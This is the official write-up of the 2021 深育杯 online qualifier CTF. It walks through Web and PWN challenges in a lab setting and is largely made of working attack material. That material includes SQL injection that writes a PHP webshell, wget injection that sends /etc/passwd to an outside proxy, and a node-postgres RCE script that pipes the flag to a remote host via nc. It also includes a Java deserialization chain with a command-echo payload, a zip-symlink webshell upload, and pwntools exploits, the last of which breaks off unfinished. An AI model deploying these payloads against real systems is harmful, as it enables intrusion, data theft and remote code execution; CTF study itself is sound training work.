2021深育杯线上初赛官方WriteUp

原创

深信服千里目安全实验室 于 2021-11-18 18:02:57 发布 11717 收藏

分类专栏： CTF 文章标签： 测试工具 python 数据库

本文链接：https://blog.csdn.net/further_eye/article/details/121404183

Web

EasySQL

访问robots.txt，可得三个文件index.php、config.php、helpyou2findflag.php。

fuzz黑名单，可发现select、单双引号、括号、分号、set、show、variables、等都没有过滤。

经测试可得到闭合方式为括号，且白名单为数据库记录行数，使用`1);{sqlinject}-- +`可以闭合查询语句并进行堆叠注入。

```
show variables like '%slow_query_log%'; # 查询慢日志记录是否开启
setglobal slow_query_log=1; # 开启慢查询日志
setglobal slow_query_log_file='/var/www/html/helpyou2findflag.php'; # 设置慢查询日志位置
```

查询慢日志记录有关的变量。

修改慢查询日志的保存位置。

sleep函数在黑名单中因此不能直接使用，这里有一个考点：慢查询日志只会记录超过`long_query_time`时间的查询语句，因此要在写入`webshell`的sql语句中超过执行耗时命令，由于`union`和`sleep`都被过滤所以需要一定的绕过技巧，最简单的方式应该是修改`long_query_time`的值。

```
1);setglobal long_query_time=0.000001;--+
1);show variables like 'long_query_time';--+
```

查询慢查询日志的判定时间。

查询一个`webshell`，查询记录就会被添加到`slow_query_log_file`变量所指向的位置，这里`fuzz`黑名单可知一句话木马中常见的关键词被过滤了，绕过一下即可：`1);select '<?php $_REQUEST[a]($_REQUEST[b])?>';--+`
访问`helpyou2findflag.php`即可访问webshell。

接下来就是找flag了，查看用户发现有rainbow用户，`ip:port/helpyou2findflag.php?a=system&b=awk%20-F%27:%27%20%27{%20print%20$1}%27%20/etc/passwd`,查看家目录发现有`ssh.log`，flag就在其中。

FakeWget

题目只有三个路由，一个输入点，容易判断考点是命令注入，因此需要先不断测试传入数据并刷新观察回显，来猜测后端与wget命令拼接逻辑和过滤逻辑，下面是三个比较典型的fuzz示例：

```
www.baidu.com
```

```
teststr with space www.baidu.com
这里fuzz出空格不可用
```

```
ls;\nwww.baidu.com
```

这里fuzz出分号不可用，同理可得反引号`，|,;,&`均被过滤，同时能够测试出可利用`\n`绕过正则检查，只需要构造出空格且领用wget命令即可

第一步测试出可利用\n绕过合法性检查，且特殊符号被替换成空格，至此已经能够构造出POC读文件了，利用`http_proxy`和`--body-file`参数读取本地文件发送到代理服务器上：

```
-e;http_proxy=http://ip:port/;--method=POST;--body-file=/etc/passwd;\nwww.baidu.com
```

这里特殊符号被替换成空格，`\n`绕过了检查wget的grep命令，并将`/etc/passwd`的文件内容发送到代理机上。

接下来就是找flag文件，第三个路由（点击getflag）访问后看网站源码，可知flag文件名称是`flag_is_here`

建议的思路是：`/etc/passwd`看到有ctf_user用户，读取ctf_user用户的`.bash_history`得到flask程序的根目录是`/home/ctf_user/basedirforwebapp/`，直接读文件`/home/ctf_user/basedirforwebapp/flag_is_here`即可得到flag。

EasyWAF

访问首页“/”时，发现cookie为`node=dGhlcmUgaXMgbm90aGluZ34h`，base64解码后结果为`“there is nothing~!”`。

访问接口“/register”时，尝试进行注入，会提示“SQL Injection Attack Found! IP record!”。
正常访问接口“/register”时，返回结果为“IP have recorded!”，同时发现设置了Cookie为`node=bWF4X2FsbG93ZWRfcGFja2V0`，base64解码后结果“max_allowed_packet”。

访问“/hint”时，发现cookie为`node=fiBub2RlLXBvc3RncmVzIH4h`，base64解码后结果为“~ node-postgres ~!”。

进一步进行注入探测，可以知道，过滤了以下字符串：

```
"select",
"union",
"and",
"or",
"\\",
"/",
"*",
" "
```

结合以上两点信息，可以知道此web服务使用nodejs，并且waf数据保存在mysql中，而注册数据保存在postgresql中，同时可以利用mysql的max_allowed_packet特性绕过waf，并结合nodejs postgres包的RCE漏洞进行利用，给出如下exp.py。

```
from random import randint
import requests
import sys
# payload = "union"
def exp(url, cmd):
print(cmd)
    payload = """','')/*%s*/returning(1)as"\\'/*",(1)as"\\'*/-(a=`child_process`)/*",(2)as"\\'*/-(b=`%s`)/*",(3)
as"\\'*/-console.log(process.mainModule.require(a).exec(b))]=1//"--"""% (' '* 1024* 1024* 16, cmd)
    username = str(randint(1, 65535)) + str(randint(1, 65535)) + str(randint(1, 65535))
    data = { 'username': username + payload,'password': 'ABCDEF'}
print('ok')
    r = requests.post(url, data = data)
print(r.content)
if __name__ == '__main__':
    exp(sys.argv[1], sys.argv[2])
```

执行“python3 exp.py http://ip:端口/register “cat flag.txt|nc ip 端口””，如下：
远程服务器监听9999端口，获得flag。

Web-log

访问网站自动下载了一个log文件。
打开查看内容，提示logname错误，那么可能需要提交logname。

并且抓包可以发现filename的路径为`logs/info/info.2021-08-22.log`。


提交参数仍然返回错误，但可以看到改文件名其实是一个日志文件名，那么他应该是按日分割的，代入今天的年月日。

发现成功读取到日志文件（这里无法做目录遍历），根据日志内容可判断，该web是springboot，对应的jar包名为`cb-0.0.1-SNAPSHOT.jar`，尝试是否可以下载jar包。

成功下载jar包。

反编译jar包，可以看到刚才访问请求方法为index。
并且发现还存在一个`/bZdWASYu4nN3obRiLpqKCeS8erTZrdxx/parseUser`接口，对提交的user参数做base64解码，并进行反序列化，那么该处存在一个反序列化漏洞。

分析`pom.xml`文件，发现有`commons-beanutils:1.8.2`依赖。



但`ysoserial`工具里的`CommonsBeanutils`链，除了依赖`commons-beanutils`以外，还依赖`commons-collections`，导致无法使用。

这里需要找到一条无依赖CC包的利用链，如下图所示：

```
publicclassCommonsBeanutilsNoCC{
publicstaticvoid setFieldValue(Object obj, String fieldName, Object value) throwsException{
Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
}
publicbyte[] getPayload(byte[] clazzBytes) throwsException{
TemplatesImpl obj = newTemplatesImpl();
        setFieldValue(obj, "_bytecodes", newbyte[][]{clazzBytes});
        setFieldValue(obj, "_name", "HelloTemplatesImpl");
        setFieldValue(obj, "_tfactory", newTransformerFactoryImpl());
finalBeanComparator comparator = newBeanComparator(null, String.CASE_INSENSITIVE_ORDER);
finalPriorityQueue<Object> queue = newPriorityQueue<Object>(2, comparator);
// stub data for replacement later
        queue.add("1");
        queue.add("1");
        setFieldValue(comparator, "property", "outputProperties");
        setFieldValue(queue, "queue", newObject[]{obj, obj});
// ==================
// 生成序列化字符串
ByteArrayOutputStream barr = newByteArrayOutputStream();
ObjectOutputStream oos = newObjectOutputStream(barr);
        oos.writeObject(queue);
        oos.close();
return barr.toByteArray();
}
}
```

上述的clazzBytes需替换成springboot回显class，代码如下：

```
publicclassSpringEcho{
publicSpringEcho() throwsException{
{
Object httpresponse = null;
try{
Object requestAttributes = Class.forName("org.springframework.web.context.request.RequestContextHolder").getMeth
od("getRequestAttributes", newClass[0]).invoke(null, newObject[0]);
Object httprequest =  requestAttributes.getClass().getMethod("getRequest", newClass[0]).invoke(requestAttributes
, newObject[0]);
                httpresponse =  requestAttributes.getClass().getMethod("getResponse", newClass[0]).invoke(reques
tAttributes, newObject[0]);
String s = (String)httprequest.getClass().getMethod("getHeader", newClass[]{String.class}).invoke(httprequest, n
ewObject[]{"Cmd"});
if(s != null&& !s.isEmpty()) {
                    httpresponse.getClass().getMethod("setStatus", newClass[]{int.class}).invoke(httpresponse, n
ewObject[]{newInteger(200)});
byte[] cmdBytes;
if(s.equals("echo") ) {
                        cmdBytes = System.getProperties().toString().getBytes();
} else{
String[] cmd = System.getProperty("os.name").toLowerCase().contains("window") ? newString[]{"cmd.exe", "/c", s}
: newString[]{"/bin/sh", "-c", s};
                        cmdBytes = new java.util.Scanner(newProcessBuilder(cmd).start().getInputStream()).useDel
imiter("\\\\A").next().getBytes();
}
Object getWriter = httpresponse.getClass().getMethod("getWriter", newClass[0]).invoke(httpresponse, newObject[0]
);
                    getWriter.getClass().getMethod("write", newClass[]{String.class}).
                        invoke(getWriter, newObject[]{(newString(cmdBytes))});
                    getWriter.getClass().getMethod("flush", newClass[0]).invoke(getWriter, newObject[0]);
                    getWriter.getClass().getMethod("close", newClass[0]).invoke(getWriter, newObject[0]);
}
} catch(Exception e) {
                e.getStackTrace();
}
}
}
}
```

两者结合生成序列化数据，提交到服务端，数据包如下：

```
POST /bZdWASYu4nN3obRiLpqKCeS8erTZrdxx/parseUser HTTP/1.1
Host: 192.168.111.1:8081
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0(Windows NT 10.0; Win64; x64) AppleWebKit/537.36(KHTML, like Gecko) Chrome/91.0.4472.101S
afari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: deviceid=1626766160499; xinhu_ca_rempass=0; xinhu_ca_adminuser=zhangsan
Connection: close
Cmd: cat /tmp/RyJSYfyVl6i2ZnB9/flag_kzucLifFImOTUiLC.txt
Content-Type: application/x-www-form-urlencoded
Content-Length: 4377
user=rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91dGlsL0NvbXB
hcmF0b3I7eHAAAAACc3IAK29yZy5hcGFjaGUuY29tbW9ucy5iZWFudXRpbHMuQmVhbkNvbXBhcmF0b3LPjgGC/k7xfgIAAkwACmNvbXBhcmF0b3J
xAH4AAUwACHByb3BlcnR5dAASTGphdmEvbGFuZy9TdHJpbmc7eHBzcgAqamF2YS5sYW5nLlN0cmluZyRDYXNlSW5zZW5zaXRpdmVDb21wYXJhdG9
ydwNcfVxQ5c4CAAB4cHQAEG91dHB1dFByb3BlcnRpZXN3BAAAAANzcgA6Y29tLnN1bi5vcmcuYXBhY2hlLnhhbGFuLmludGVybmFsInRhbHRjLnR
yYXguVGVtcGxhdGVzSW1wbAlXT8FurKszAwAISQANX2luZGVudE51bWJlckkADl90cmFuc2xldEluZGV4WgAVX3VzZVNlcnZpY2VzTWVjaGFuaXN
tTAALX2F1eENsYXNzZXN0ADtMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL3J1bnRpbWUvSGFzaHRhYmxlO1sACl9ieXR
lY29kZXN0AANbW0JbAAZfY2xhc3N0ABJbTGphdmEvbGFuZy9DbGFzcztMAAVfbmFtZXEAfgAETAARX291dHB1dFByb3BlcnRpZXN0ABZMamF2YS9
1dGlsL1Byb3BlcnRpZXM7eHAAAAAA/wBwdXIAA1tbQkv9GRVnZ9s3AgAAeHAAAAABdXIAAltCrPMX%2bAYIVOACAAB4cAAACiDK/rq%2bAAAAMgC
zAQAaVGVzdC9HYWRnZXQyMjY1MzgxMzc4NDExMDAHAAEBABBqYXZhL2xhbmcvT2JqZWN0BwADAQAKU291cmNlRmlsZQEAGkdhZGdldDIyNjUzODE
zNzg0MTEwMC5qYXZhAQAGPGluaXQ%2bAQADKClWDAAHAAgKAAQACQEAPG9yZy5zcHJpbmdmcmFtZXdvcmsud2ViLmNvbnRleHQucmVxdWVzdC5SZ
XF1ZXN0Q29udGV4dEhvbGRlcggACwEAD2phdmEvbGFuZy9DbGFzcwcADQEAB2Zvck5hbWUBACUoTGphdmEvbGFuZy9TdHJpbmc7KUxqYXZhL2xhb
mcvQ2xhc3M7DAAPABAKAA4AEQEAFGdldFJlcXVlc3RBdHRyaWJ1dGVzCAATAQAJZ2V0TWV0aG9kAQBAKExqYXZhL2xhbmcvU3RyaW5nO1tMamF2Y
S9sYW5nL0NsYXNzOylMamF2YS9sYW5nL3JlZmxlY3QvTWV0aG9kOwwAFQAWCgAOABcBABhqYXZhL2xhbmcvcmVmbGVjdC9NZXRob2QHABkBAAZpb
nZva2UBADkoTGphdmEvbGFuZy9PYmplY3Q7W0xqYXZhL2xhbmcvT2JqZWN0OylMamF2YS9sYW5nL09iamVjdDsMABsAHAoAGgAdAQAIZ2V0Q2xhc
3MBABMoKUxqYXZhL2xhbmcvQ2xhc3M7DAAfACAKAAQAIQEACmdldFJlcXVlc3QIACMBAAtnZXRSZXNwb25zZQgAJQEACWdldEhlYWRlcggAJwEAE
GphdmEvbGFuZy9TdHJpbmcHACkBAANDbWQIACsBAAdpc0VtcHR5AQADKClaDAAtAC4KACoALwEACXNldFN0YXR1cwgAMQEAEWphdmEvbGFuZy9Jb
nRlZ2VyBwAzAQAEVFlQRQEAEUxqYXZhL2xhbmcvQ2xhc3M7DAA1ADYJADQANwEABChJKVYMAAcAOQoANAA6AQAJYWRkSGVhZGVyCAA8AQADVGFnC
AA%2bAQAHc3VjY2VzcwgAQAEABGVjaG8IAEIBAAZlcXVhbHMBABUoTGphdmEvbGFuZy9PYmplY3Q7KVoMAEQARQoAKgBGAQAQamF2YS9sYW5nL1N
5c3RlbQcASAEADWdldFByb3BlcnRpZXMBABgoKUxqYXZhL3V0aWwvUHJvcGVydGllczsMAEoASwoASQBMAQATamF2YS91dGlsL0hhc2h0YWJsZQc
ATgEACHRvU3RyaW5nAQAUKClMamF2YS9sYW5nL1N0cmluZzsMAFAAUQoATwBSAQAIZ2V0Qnl0ZXMBAAQoKVtCDABUAFUKACoAVgEAB29zLm5hbWU
IAFgBAAtnZXRQcm9wZXJ0eQEAJihMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9TdHJpbmc7DABaAFsKAEkAXAEAC3RvTG93ZXJDYXNlDAB
eAFEKACoAXwEABndpbmRvdwgAYQEACGNvbnRhaW5zAQAbKExqYXZhL2xhbmcvQ2hhclNlcXVlbmNlOylaDABjAGQKACoAZQEAB2NtZC5leGUIAGc
BAAIvYwgAaQEABy9iaW4vc2gIAGsBAAItYwgAbQEAEWphdmEvdXRpbC9TY2FubmVyBwBvAQAYamF2YS9sYW5nL1Byb2Nlc3NCdWlsZGVyBwBxAQA
WKFtMamF2YS9sYW5nL1N0cmluZzspVgwABwBzCgByAHQBAAVzdGFydAEAFSgpTGphdmEvbGFuZy9Qcm9jZXNzOwwAdgB3CgByAHgBABFqYXZhL2x
hbmcvUHJvY2VzcwcAegEADmdldElucHV0U3RyZWFtAQAXKClMamF2YS9pby9JbnB1dFN0cmVhbTsMAHwAfQoAewB%2bAQAYKExqYXZhL2lvL0luc
HV0U3RyZWFtOylWDAAHAIAKAHAAgQEAA1xcQQgAgwEADHVzZURlbGltaXRlcgEAJyhMamF2YS9sYW5nL1N0cmluZzspTGphdmEvdXRpbC9TY2Fub
mVyOwwAhQCGCgBwAIcBAARuZXh0DACJAFEKAHAAigEACWdldFdyaXRlcggAjAEABXdyaXRlCACOAQAWamF2YS9sYW5nL1N0cmluZ0J1ZmZlcgcAk
AoAkQAJAQAGPT09PT09CACTAQAGYXBwZW5kAQAsKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1N0cmluZ0J1ZmZlcjsMAJUAlgoAkQCXA
QAFKFtCKVYMAAcAmQoAKgCaCgCRAFIBAAVmbHVzaAgAnQEABWNsb3NlCACfAQATamF2YS9sYW5nL0V4Y2VwdGlvbgcAoQEAE2phdmEvbGFuZy9Ua
HJvd2FibGUHAKMBAA1nZXRTdGFja1RyYWNlAQAgKClbTGphdmEvbGFuZy9TdGFja1RyYWNlRWxlbWVudDsMAKUApgoApACnAQAEQ29kZQEACkV4Y
2VwdGlvbnMBABNbTGphdmEvbGFuZy9TdHJpbmc7BwCrAQACW0IHAK0BAA1TdGFja01hcFRhYmxlAQBAY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL
2ludGVybmFsL3hzbHRjL3J1bnRpbWUvQWJzdHJhY3RUcmFuc2xldAcAsAoAsQAJACEAAgCxAAAAAAABAAEABwAIAAIAqQAAAjIACgAJAAAB3Sq3A
LIBTBIMuAASEhQDvQAOtgAYAQO9AAS2AB5NLLYAIhIkA70ADrYAGCwDvQAEtgAeTiy2ACISJgO9AA62ABgsA70ABLYAHkwttgAiEigEvQAOWQMSK
lO2ABgtBL0ABFkDEixTtgAewAAqOgQZBAGlAAsZBLYAMJkABqcBUyu2ACISMgS9AA5ZA7IAOFO2ABgrBL0ABFkDuwA0WREAyLcAO1O2AB5XK7YAI
hI9Bb0ADlkDEipTWQQSKlO2ABgrBb0ABFkDEj9TWQQSQVO2AB5XGQQSQ7YAR5kAEbgATbYAU7YAVzoFpwBhElm4AF22AGASYrYAZpkAGQa9ACpZA
xJoU1kEEmpTWQUZBFOnABYGvQAqWQMSbFNZBBJuU1kFGQRTOga7AHBZuwByWRkGtwB1tgB5tgB/twCCEoS2AIi2AIu2AFc6BSu2ACISjQO9AA62A
BgrA70ABLYAHjoHGQe2ACISjwS9AA5ZAxIqU7YAGBkHBL0ABFkDuwCRWbcAkhKUtgCYuwAqWRkFtwCbtgCYEpS2AJi2AJxTtgAeVxkHtgAiEp4Dv
QAOtgAYGQcDvQAEtgAeVxkHtgAiEqADvQAOtgAYGQcDvQAEtgAeV6cADjoIGQi2AKhXpwADsQABAAYBzgHRAKIAAQCvAAAAOwAJ/wB7AAUHAAIHA
AQHAAQHAAQHACoAAAL7AGolUgcArPwAJAcArvoAhv8AAgACBwACBwAEAAEHAKIKAKoAAAAEAAEAogABAAUAAAACAAZwdAAEUHducnB3AQB4cQB%2
bAA54
```

拿到回显了。

tmp目录下找到flag文件。

获取到flag。

ZIPZIP

当解压操作可以覆盖上一次解压文件就可以造成任意文件上传漏洞。
查看upload.php源码：

zip.php

构造payload：
先构造一个指向`/var/www/html`的软连接(因为html目录下是web环境，为了后续可以getshell)。

利用命令`(zip --symlinks test.zip ./*)`对test文件进行压缩。

此时上传该test.zip解压出里边的文件也是软连接`/var/www/html`目录下接下来的思路就是想办法构造一个gethsell文件让gethsell文件正好解压在`/var/www/html`此时就可以getshell。
构造第二个压缩包，我们先创建一个test目录(因为上一个压缩包里边目录就是test)，在test目录下写一个shell文件，在压缩创建的test目录 此时压缩包目录架构是：`test/cmd.php`。
当我们上传这个压缩包时会覆盖上一个test目录，但是test目录软链接指向`/var/www/html`解压的时候会把`cmd.php`放在`/var/www/html`，此时我们达到了getsehll的目的。

上传第一个压缩包：

在上传第二个压缩包文件，此时cmd.php已经在`/var/ww/html`目录下访问。

访问cmd.php执行命令成功读取到flag。

PWN

Find_Flag

分析find_flag程序，存在的漏洞位于sub_132F函数中，该函数中，存在栈溢出漏洞，如下所示：

```
.text:000000000000132F sub_132F        proc near               ; CODE XREF: main+71↓p
.text:000000000000132F; __unwind {
.text:000000000000132F                 endbr64
.text:0000000000001333                 push    rbp
.text:0000000000001334                 mov     rbp, rsp
.text:0000000000001337sub     rsp, 60h
.text:000000000000133B                 mov     rax, fs:28h
.text:0000000000001344                 mov     [rbp-8], rax
.text:0000000000001348                 xor     eax, eax
.text:000000000000134A                 lea     rdi, aHiWhatSYourNam ; "Hi! What's your name? "
.text:0000000000001351                 mov     eax, 0
.text:0000000000001356                 call    sub_1100
.text:000000000000135B                 lea     rax, [rbp-60h]
.text:000000000000135F                 mov     rdi, rax
.text:0000000000001362                 mov     eax, 0
.text:0000000000001367                 call    sub_1110            ; gets读入数据，未限制大小
.text:000000000000136C                 lea     rdi, aNiceToMeetYou ; "Nice to meet you, "
.text:0000000000001373                 mov     eax, 0
.text:0000000000001378                 call    sub_1100
.text:000000000000137D                 lea     rax, [rbp-60h]
.text:0000000000001381                 mov     rcx, 0FFFFFFFFFFFFFFFFh
.text:0000000000001388                 mov     rdx, rax
.text:000000000000138B                 mov     eax, 0
.text:0000000000001390                 mov     rdi, rdx
.text:0000000000001393                 repne scasb
.text:0000000000001395                 mov     rax, rcx
.text:0000000000001398not     rax
.text:000000000000139B                 lea     rdx, [rax-1]
.text:000000000000139F                 lea     rax, [rbp-60h]
.text:00000000000013A3                 add     rax, rdx
.text:00000000000013A6                 mov     word ptr [rax], 0A21h
.text:00000000000013AB                 mov     byte ptr [rax+2], 0
.text:00000000000013AF                 lea     rax, [rbp-60h]
.text:00000000000013B3                 mov     rdi, rax
.text:00000000000013B6                 mov     eax, 0
.text:00000000000013BB                 call    sub_1100
.text:00000000000013C0                 lea     rdi, aAnythingElse ; "Anything else? "
.text:00000000000013C7                 mov     eax, 0
.text:00000000000013CC                 call    sub_1100
.text:00000000000013D1                 lea     rax, [rbp-40h]
.text:00000000000013D5                 mov     rdi, rax
.text:00000000000013D8                 mov     eax, 0
.text:00000000000013DD                 call    sub_1110       ; gets读入数据，未限制大小
.text:00000000000013E2                 nop
.text:00000000000013E3                 mov     rax, [rbp-8]
.text:00000000000013E7                 xor     rax, fs:28h
.text:00000000000013F0                 jz      short locret_13F7
.text:00000000000013F2                 call    sub_10D0
.text:00000000000013F7
.text:00000000000013F7 locret_13F7:                            ; CODE XREF: sub_132F+C1↑j
.text:00000000000013F7                 leave
.text:00000000000013F8                 retn
.text:00000000000013F8; } // starts at 132F
.text:00000000000013F8 sub_132F        endp
```

利用代码如下所示：

```
from pwn import*
importstruct
fs = "%17$lx,%19$lx"
flag = 0x0000000000001231
ret_offset = 0x146f
p = remote('127.0.0.1', 20701)
#p = process('./canary')
print((p.recvuntil('name? ')).decode())
p.sendline(fs.encode())
buf = (p.recvuntil('!\n').decode())
print(buf)
data = buf.split()[4].split('!')[0]
canary = (int((data.split(',')[0]), 16))
ret = (int((data.split(',')[1]), 16))
print(canary)
print(ret)
print(p.recvuntil('? ').decode())
payload = (("A"*56).encode())
payload += struct.pack("<Q", canary)
payload += (("A"*8).encode())
payload += struct.pack("<Q", flag + ret - ret_offset)
p.sendline(payload)
p.interactive()
```

WriteBook

利用代码如下所示：

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import*
exe = context.binary = ELF('./writebook')
if args.LIBC:
  libc_path = "./libc.so.6"
  os.environ['LD_PRELOAD'] = libc_path
else:
  libc_path = "/lib/x86_64-linux-gnu/libc.so.6"
libc = ELF(libc_path)
def start(argv=[], *a, **kw):
'''Start the exploit against the target.'''
if args.GDB:
        context.terminal = ['tmux','splitw','-h']
return gdb.debug([exe.path] + argv)
elif args.REMOTE:
return remote("127.0.0.1", "8892")
else:
return process([exe.path] + argv, *a, **kw)
#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      PIE enabled
"""
size: 32
[+] Heap-Analysis- __libc_malloc(32)=0x555555757040
page #1
1.New page
```

```
1.New page
2.Write paper
3.Read paper
4.Destroy the page
5.Repick
> 3
"""
HEAP_BASE = 0
LIBC_BASE = 0
def create_page(size):
  io.sendline("1")
  io.recvuntil("both sides?")
if240< size:
    io.sendline("2")
else:
    io.sendline("1")
  io.sendline(str(size))
def remove_page(nr):
  io.sendline("4")
  io.recvuntil("Page:")
  io.sendline(str(nr))
def print_page(nr):
  io.sendline("3")
  io.recvuntil("Page:")
  io.sendline(str(nr))
def load_page(nr, data):
  io.sendline("2")
  io.recvuntil("Page:")
  io.sendline(str(nr))
  io.recvuntil("Content:")
  io.send(data)
def get_heapleak(pg_nr):
global HEAP_BASE
  print_page(pg_nr)
  io.recvuntil("Content:")
  leakstr = io.recvline()[1:-1] + b"\x00\x00"
print(hex(u64(leakstr)))
  heap_leak = u64(leakstr)
  HEAP_BASE = heap_leak - 0xd30
print("-"* 89)
print("HEAPBASE: %s"% hex(HEAP_BASE))
def get_libcleak(pg_nr):
global LIBC_BASE
  print_page(pg_nr)
  io.recvuntil("Content:")
  leakstr = io.recvline()[1:-1] + b"\x00\x00"
print(hex(u64(leakstr)))
  libc_leak = u64(leakstr)
  LIBC_BASE = libc_leak - 0x3ec070
print("-"* 89)
print("LIBC_BASE: %s"%hex(LIBC_BASE))
io = start()
io.recvuntil("> ")
# shellcode = asm(shellcraft.sh())
length = 0xf0-8
biglength = 0xf0
print("[*]First Create")
create_page(0x1e0)
#load_page(0, cyclic(0x1e0))
payload = b"A"*8
```

```
payload += p64(0x331)
load_page(0, payload)
io.sendline()
create_page(0x40)
create_page(0x50)
create_page(0x60)
create_page(40)
create_page(0x1e0)
create_page(0x90)
create_page(0xf0)
create_page(0xf0)
create_page(0xf0)
create_page(0xf0)
create_page(0xf0)
create_page(0xf0)
create_page(0xf0)
create_page(0xf0)
print("[*]Remove last 7")
remove_page(7)
remove_page(8)
remove_page(9)
remove_page(10)
remove_page(11)
remove_page(12)
remove_page(13)
print("[*]Create 0xf0")
create_page(0xf0)
print("[*]Heap Leak")
get_heapleak(7)
print("[*]Remove last")
remove_page(7)
#7
create_page(0x1e0)
create_page(0x1e0)
create_page(0x1e0)
create_page(0x1e0)
create_page(0x1e0)
create_page(0x1e0)
create_page(0x1e0)
create_page(0x1e0)
create_page(0x1e0)
create_page(0x1e0)
create_page(0x1e0)  #keep from merging with top
remove_page(7)
remove_page(8)
remove_page(9)
remove_page(10)
remove_page(11)
remove_page(12)
remove_page(13)
remove_page(14)
remove_page(15)
create_page(0x1d0)
get_libcleak(7)
remove_page(7)
print("LIBC_BASE: %s"%hex(LIBC_BASE))
print("HEAP_BASE: %s"%hex(HEAP_BASE))
payload = b"-"*(0x100-8)
payload += p64(0xf1)
load_page(5, payload)
io.sendline()
#tcache is now full for 0x1e0, overflow the next chunk header and set prev_size
```

```
#tcache is now full for 0x1e0, overflow the next chunk header and set prev size
CHUNK_TO_COALESCE = HEAP_BASE+0x260
FAKECHUNK_BASE = CHUNK_TO_COALESCE+0x18
FREE_HOOK = LIBC_BASE+0x3ed8e8
payload = b""
payload += b"A"*32
payload += p64(0x330) #fake prev_size pointing to page 0
load_page(4, payload)
payload = b"A"*8
payload += p64(0x331)
payload += p64(FAKECHUNK_BASE)
payload += p64(FAKECHUNK_BASE+0x8)
payload += p64(0x0)
payload += p64(0x0)
payload += p64(CHUNK_TO_COALESCE)
len(payload)
load_page(0, payload)
io.sendline()
#io.interactive()
# free the page we modified the chunk on
remove_page(5)
# we now have unsorted bin pointing to 0x270 offset which overlaps. Now create a page to get that pointer
create_page(0x1d0)
create_page(0x1d0)
create_page(0x1d0)
# then remove to get into tcache
